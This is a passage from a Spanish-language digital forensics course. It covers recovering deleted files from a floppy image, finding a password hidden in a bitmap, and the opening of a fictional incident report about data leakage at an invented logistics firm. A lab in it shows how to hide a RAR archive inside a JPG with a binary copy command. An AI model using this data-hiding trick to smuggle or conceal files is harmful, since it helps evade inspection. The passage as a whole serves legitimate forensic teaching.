
g. **Timeskew Adjustment:** ajuste de la hora del computador, si el reloj no está correctamente sincronizado, se debe ajustar el tiempo (Por ejemplo, si está 25 segundos adelantado, el valor a ingresar es -25)

Para crear este host, presione finalmente el botón "ADD HOST", el host será creado y agregado a la base de datos:



Presione el botón "ADD IMAGE" para finalizar el proceso de creación del host e iniciar el proceso de agregar una imagen.

Ahora se debe agregar la imagen del volumen tomado durante la pesquisa policial (La imagen entregada y guardada en "/imagen")




Pulse el botón "ADD IMAGE FILE"

h. **Location:** Se debe indicar la ruta donde se encuentra la imagen que vamos a cargar en la herramienta.


i. **Type:** Se debe seleccionar a qué dispositivo pertenece nuestra imagen, si es un disco completo o una partición.

NOTA: A pesar que el caso habla de la imagen de un disco flexible, para efectos de la práctica, debemos seleccionar la opción "**Partition**"

j. **Import Method:** La imagen a analizar será importada por la herramienta, las opciones son: Symlink (Crea un link simbólico a la imagen); Copy (Genera una copia de la imagen); Move (mueve la imagen de su ubicación al "locker" de evidencia). Se recomienda generar una copia de la imagen.



La herramienta encontrará la imagen y pedirá confirmación, si pulsa el botón "NEXT" confirmará, de lo contrario, pulse "Cancel":



Una vez agregada la imagen, la herramienta desplegará detalles del archivo cargado, debemos ahora especificar algunos datos correspondientes a esta imagen:

k. **Data Integrity:** Corresponde a una suma de chequeo de la imagen que se está manipulando en este momento. Las opciones son: Ignorar (no se genera la suma de chequeo), Calculate (Calcula la suma de chequeo para la imagen), Add (Agrega una suma de chequeo previamente generada, además tiene la opción de verificar con la que se genere de la imagen cargada al "locker")

l. **File system details:** Corresponde a detalles del sistema de archivos de la imagen,

i. Mount point : Punto de montaje del sistema de archivos. Para nuestro laboratorio, la imagen corresponde a un disco flexible (Floppy), por lo tanto, nuestro punto de montaje será "**A:**".

ii. File system type: Se debe seleccionar el tipo de sistema de archivos que corresponda al sistema de la imagen, para nuestro caso, se deja "**fat 12**".






Figura 11

Una vez verificados los datos de esta ventana, se pulsa el botón "ADD", se procesará la imagen de acuerdo a los datos entregados, se calcula la suma de chequeo de la imagen (MD5), se prueban las particiones (o discos) y finalmente se copia (se crea el link simbólico o se mueve) la imagen al "locker" de evicencias. El tiempo que tome este proceso dependerá del tamaño de la imagen.




Para finalizar el proceso de creación del caso, presione el botón "ADD IMAGE".

Finalmente, la imagen será montada, ahora vamos a analizar el contenido de esta imagen, para ello, debemos pulsar el botón "Analize"




Se abrirán las opciones que tenemos para analizar la imagen montada sobre el software forense, seleccionemos ahora la opción "File Analisys"




Esta nueva ventana, nos mostrará información detallada del contenido (archivos) de la imagen.

Pueden observar que hay dos (2) archivos en color rojo y que la columna "DEL" está marcada con estos archivos, lo cual quiere decir que estos archivos fueron borrados del disco flexible.



NOTA: Estos archivos se pueden recuperar siempre y cuando, el espacio que ocupaban en el disco flexible no haya sido sobreescrito por otro archivo.

Hacemos "clic" sobre el archivo llamado "Jimmy Jungle.doc", en la parte inferior de la herramienta se verá el contenido del archivo, allí podemos ver que hay una parte completamente legible. Para filtrar las cadenas legibles, seleccione sobre el panel central en "ASCII Strings" la opción "display", se verá el texto como se muestra en la figura:



En el texto obtenido, Joe habla del password para descomprimir el archivo, el cual fue enviado también por correo. Los únicos archivos a los que tenemos acceso son las imágenes, tanto la borrada "grooveIsInTheHeart.bmp" como "coverpage.bmp", muy probablemente, se haya utilizado una técnica de esteganografía para mezclar un texto (la contraseña) sobre una imagen. Haga clic sobre el archivo de imagen borrado "grooveIsInTheHeart.bmp", en el panel inferior aparecerá el contenido (ASCII) de la imagen, ahora verifiquemos las cadenas ASCII para buscar palabras dentro de la imagen, observando el resultado en el panel, se encontrará una cadena muy interesante:




Figura 17

Con la contraseña obtenida, intentemos descomprimir el archivo *"Scheduled\ Visits.zip"*

Abrimos una nueva consola de comandos

Nos movemos al directorio donde está el archivo: *cd /mnt/floppy*

Descomprimimos el archivo: *unzip Scheduled\ Visits.zip*, ingresamos la contraseña

Nos damos cuenta que es la contraseña correcta y obtenemos el archivo *unzip Scheduled\ Visits.xls*

Se sugiere crear una nueva imagen de la información obtenida y agregarla al caso para asegurar más evidencia.

El archivo/fichero obtenido puede ser copiado y abierto con la ayuda de Excel, con el fin de observar la información contenida. Para agilizar este proceso, simplemente, utilizaremos el editor "vi" o mc para poder observar el contenido del archivo:

En la ventana de comandos, ejecute la sentencia: *vi unzip Scheduled\ Visits.xls*

Se obtendrá una visión "cruda" del archivo XLS, pero observando el contenido del archivo, podremos encontrar cadenas de caracteres perfectamente legibles, que incriminan a Joe con la venta de drogas en otras escuelas.





Figura 18

Laboratorio: Esteganografía Básica

Objetivo: Enmascarar un archivo comprimido en una imagen.

Procedimiento:

Paso 1: Ubicar en un directorio una imagen (foto.jpg) y el archivo comprimido que vamos a ocultar (documentos.rar):



Paso 2: Abramos la consola de comandos de Windows: Inicio >> Ejecutar, en el cuadro escribir *cmd*.

Paso 3: Entrar al directorio donde tenemos la imagen y el archivo comprimido, ejecutando los comandos:


C:> cd \

C:> cd test


Paso 4: Ahora enmascare el archivo comprimido sobre la imagen seleccionada, ejecutando el comando:

C:> copy /B foto+documentos.rar imagen.jpg


Si observa el contenido del directorio, encontrará un nuevo archivo de imagen (imagen.jpg).



1. Si le da doble clic sobre la imagen, esta se verá como tal, una imagen idéntica a la original, sin embargo, al visualizar los detalles de este archivo, nos damos cuenta que el tamaño es la suma del tamaño de los dos archivos.



2. Para abrir dicho archivo, se da clic con el botón derecho del mouse y se selecciona el programa apropiado para abrirlo, en este caso "WinRAR"



3. Podemos verificar que el contenido del archivo "documentos.rar" (Figura 24) es exactamente igual al contenido del archivo "imagen.jpg" (Figura 25).


documentos.rar - WinRAR (solo le quedan 3 días de prueba)
Archivo Órdenes Herramientas Favoritos Opciones Ayuda
Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información
documentos.rar - archivo RAR, tamaño descomprimido 336.896 octetos
Nombre Tamaño Comprimido
llave ttaee.doc 36.352 16.228
LLAVE TSE.doc 279.552 251.503
Lista Blanca.doc 20.992 2.706
Total 336.896 octetos en 3 ficheros

Figura 24




imagen.jpg - WinRAR (solo le quedan 3 días de prueba)
Archivo Órdenes Herramientas Favoritos Opciones Ayuda
Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información
imagen.jpg - archivo auto extraíble RAR, tamaño descomprimido 336.896 octetos
Nombre Tamaño Comprimido
llave ttaee.doc 36.352 16.228
LLAVE TSE.doc 279.552 251.503
Lista Blanca.doc 20.992 2.706
Total 336.896 octetos en 3 ficheros

11. Protocolo de comportamiento para una investigación forense

No es fácil hacer una investigación forense, pero no se debe dejar al azar la metodología de presentación o documentación de un incidente informático, pues un juez será muy duro y cruel contra la justificación técnica de un ingeniero informático que no tiene ni idea de los protocolos legales que si entienden los jueces que regulan la justicia local de cada país.

Existen varias metodologías para ayudar a realizar con éxito una investigación de evidencia digital, la más relevante es la metodología CTOSE, que surge como resultado del proyecto homónimo y que ha sido cofinanciado por la Unión Europea, diferentes universidades y empresas privadas relacionadas con las buenas prácticas de la seguridad de la información.

Las tareas básicas y mínimas que cualquier metodología debería tener son:

- Identificación y estudio preliminar
- Adquisición de datos
- Análisis de los datos
- Documentación de los resultados
- Presentación y defensa de los resultados

Para explicar este protocolo se propone hacer una "practica" que desde el punto de vista académico permita simular un caso de la vida real y tratarlo de forma sistémica, veamos el contenido de este informe supuesto por medio de un mecanismo académico denominado practica:

Practica:

Crear un procedimiento basado en un protocolo de comportamiento para hacer investigación forense

Objetivo:

- Establecer un protocolo de comportamiento ante una investigación forense
- Generar listas de chequeo que vuelvan deterministica la investigación forense

Supuestos:

- Empresa supuesta donde ocurrió el incidente: GPS de Colombia
- Supuesto Auditor forense que investigo el caso: globalteksecurity
- Supuesto cliente de GPS Colombia: Fuerzas militares

***** Información Confidencial *****	
Tipo de documento	Informe de resultados para la investigación forense realizada en GPS de Colombia
Clase de servicio	Investigación de evidencia digital para el incidente ocurrido el sábado 2 de junio de 2007 en las instalaciones principales de GPS de Colombia
Fecha de creación	Junio 04 de 2007
Versión	1.0.0
Base de requerimientos	RFP enviado por la dirección de TI de GPS de Colombia

Nota: Este documento es una simulación o prueba de concepto mediante informe ejecutivo de cuál es el protocolo que se debe usar para hacer una investigación forense.

Las empresas y los personajes son ficticios, no existen en la vida real, y son inventados por el autor solo para ilustrar una propuesta de protocolo de actuación ante la investigación de incidentes informáticos que podrían terminar en casos penales.

En este caso académico se simulan la empresa GPS de Colombia, fuerzas militares de cualquier país pero no tienen ninguna relación con las empresas y fuerzas militares de la vida real donde viven los posibles lectores de este documento.

Problemática de ejemplo

GPS de Colombia es una empresa de logística de transporte pesado, se dedica al transporte de mercancías y para ello dispone de una flota de camiones que se localizan a través del uso del sistema de GPS en cada uno de los camiones.

Esto les permite, gestionar la carga y descarga de camiones con una mayor eficiencia.

Los clientes tienen acceso a GPS de Colombia través una página web en la que la gente que necesita utilizar un camión para el transporte de diferentes mercancías se podría conectar a la página web e indicar que tiene una mercancía para transportar de un punto X a un punto Y.

La empresa GPS de Colombia a través de esta solicitud y con la información que posee de la localización de sus camiones puede ofrecerla la posibilidad de disponer de un camión en un tiempo muy ajustado (puesto que manda al camión que se encuentra más cercano y libre de carga).

Para la realización de toda esta actividad, los sistemas de información que posee son:

Un conjunto de servidores que sirven para la gestión de toda su información, todos los sistemas de información se basan en la utilización de tecnología Windows.

A nivel de medidas de protección, la organización posee un sistema de seguridad perimetral (firewall) y un detector de intrusión (IDS). Todos los equipos de la organización se encuentran sincronizados y a su vez, todos y cada uno de ellos dejan y almacena logs que se guardan en el servidor de copias de seguridad.

El equipo responsable de seguridad de la organización la ha detectado la aparición de "elementos extraños" (software no autorizado) en el equipo del director comercial de la organización, que tiene acceso a toda la Información crítica (información de clientes).

A la vez, también parece ser que el director técnico ha perdido información que solo tenía acceso él y que se encontraba en un servidor centralizado (repositorio de archivos).

La dirección de GPS de Colombia ha decido contratar a un auditor en análisis forense para que analice cómo, cuándo y por qué se dio el incidente informático.

11.1. Introducción

En la fecha lunes 4 de junio de 2007, el equipo de manejo de incidentes de la organización GPS de Colombia, ha detectado software no autorizado denominado ethereal en el equipo del Director comercial y perdida de información en el servidor de ficheros/archivos, específicamente se han perdido archivos del director técnico de la organización, por este motivo se solicito la intervención de un tercero experto para judicializar al responsable, que para este caso es globalteksecurity, firma especializada en seguridad de la información.

El equipo de manejo de incidentes previo aviso de la lentitud del PC del área comercial y de la pérdida de archivos del área técnica, ha revisado los logs del servidor de archivos/ficheros y encontró que el día sábado 2 de junio de 2007 a las 11:30AM, aparece que el ordenador/computador "gerente_comercial" con IP 192.168.100.111 se registro en el "MS Active Directory" y fue utilizado con el usuario "tecnico01".

Este usuario "tecnico01" no está autorizado para utilizar ese ordenador/computador, pero los logs muestran registros donde aparece que a las 11:35AM copio hacia la carpeta c:\MovimientosGPS del ordenador/computador "gerente comercial" el archivo/fichero c:\Archivos Compartidos\FAC\Junio2007\GPSHelicopteroFACBTV332.xls y luego a las 11:45AM lo borro del servidor de archivos/ficheros.

El equipo de atención de incidentes ha clasificado este incidente como "Posibilidad de fuga de datos de la organización" debido a que el equipo del gerente comercial no está autorizado a usar la cuenta del gerente técnico "tecnico01".

Justificación:

Esta es la evidencia que ha puesto en alarma al equipo de atención de incidentes de GPS de Colombia, y además esta es la justificación para contratar a un tercero experto que pueda corroborar las sospechas del área de seguridad de la información para poder judicializar al responsable, esto debido a que la información borrada es altamente clasificada pues pertenece al contrato más grande y crítico que tiene la organización, es un contrato con las fuerzas Armadas de Colombia que podrían impactar los ingresos de la organización, la mayor preocupación es que la información borrada tenía que ver con las operaciones de reconocimiento anti guerrilla de la flota de helicópteros.

11.2.0. Etapas de la investigación forense en la empresa GPS de Colombia

